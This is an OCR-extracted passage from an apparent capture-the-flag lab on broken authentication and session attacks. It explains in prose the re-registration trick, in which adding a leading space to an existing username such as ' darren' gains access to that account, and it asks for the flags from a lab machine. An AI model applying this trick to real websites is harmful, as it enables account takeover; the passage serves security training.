



User

Session

Developer

group number one, which are attacks that the user is responsible for, and group number two attacks



Weak Credentials

Session Management

User

Session

Developer


interested in covering mistakes in website configuration that allows us to steal our session.

Session Management

Session Fixation

Weak Encryption/Weak Session Cookies

Session Hijacking



A lot of times what happens is that developers forgets to sanitize the input(username & password) given by the user in the code of their application, which can make them vulnerable to attacks like SQL injection. However, we are going to focus on a vulnerability that happens because of a developer's mistake but is very easy to exploit i.e re-registration of an existing user.

Let's understand this with the help of an example, say there is an existing user with the name **admin** and now we want to get access to their account so what we can do is try to re-register that username but with slight modification. We are going to enter " admin"(notice the space in the starting). Now when you enter that in the username field and enter other required information like email id or password and submit that data. It will actually register a new user but that user will have the same right as normal admin. That new user will also be able to see all the content presented under the user **admin**.

To see this in action go to http://10.10.54.81:8888 and try to register a user name **darren**, you'll see that user already exists so then try to register a user " darren" and you'll see that you are now logged in and will be able to see the content present only in Darren's account which in our case is the flag that you need to retrieve.

What is the flag that you found in darren's account?


Answer format: ********************************

Now try to do the same trick and see if you can login as **arthur**.

No answer needed

What is the flag that you found in arthur's account?

Answer format: ********************************



Would you like Firefox to save this login for http://10.10.54.81:8888?

darren

•••••••••

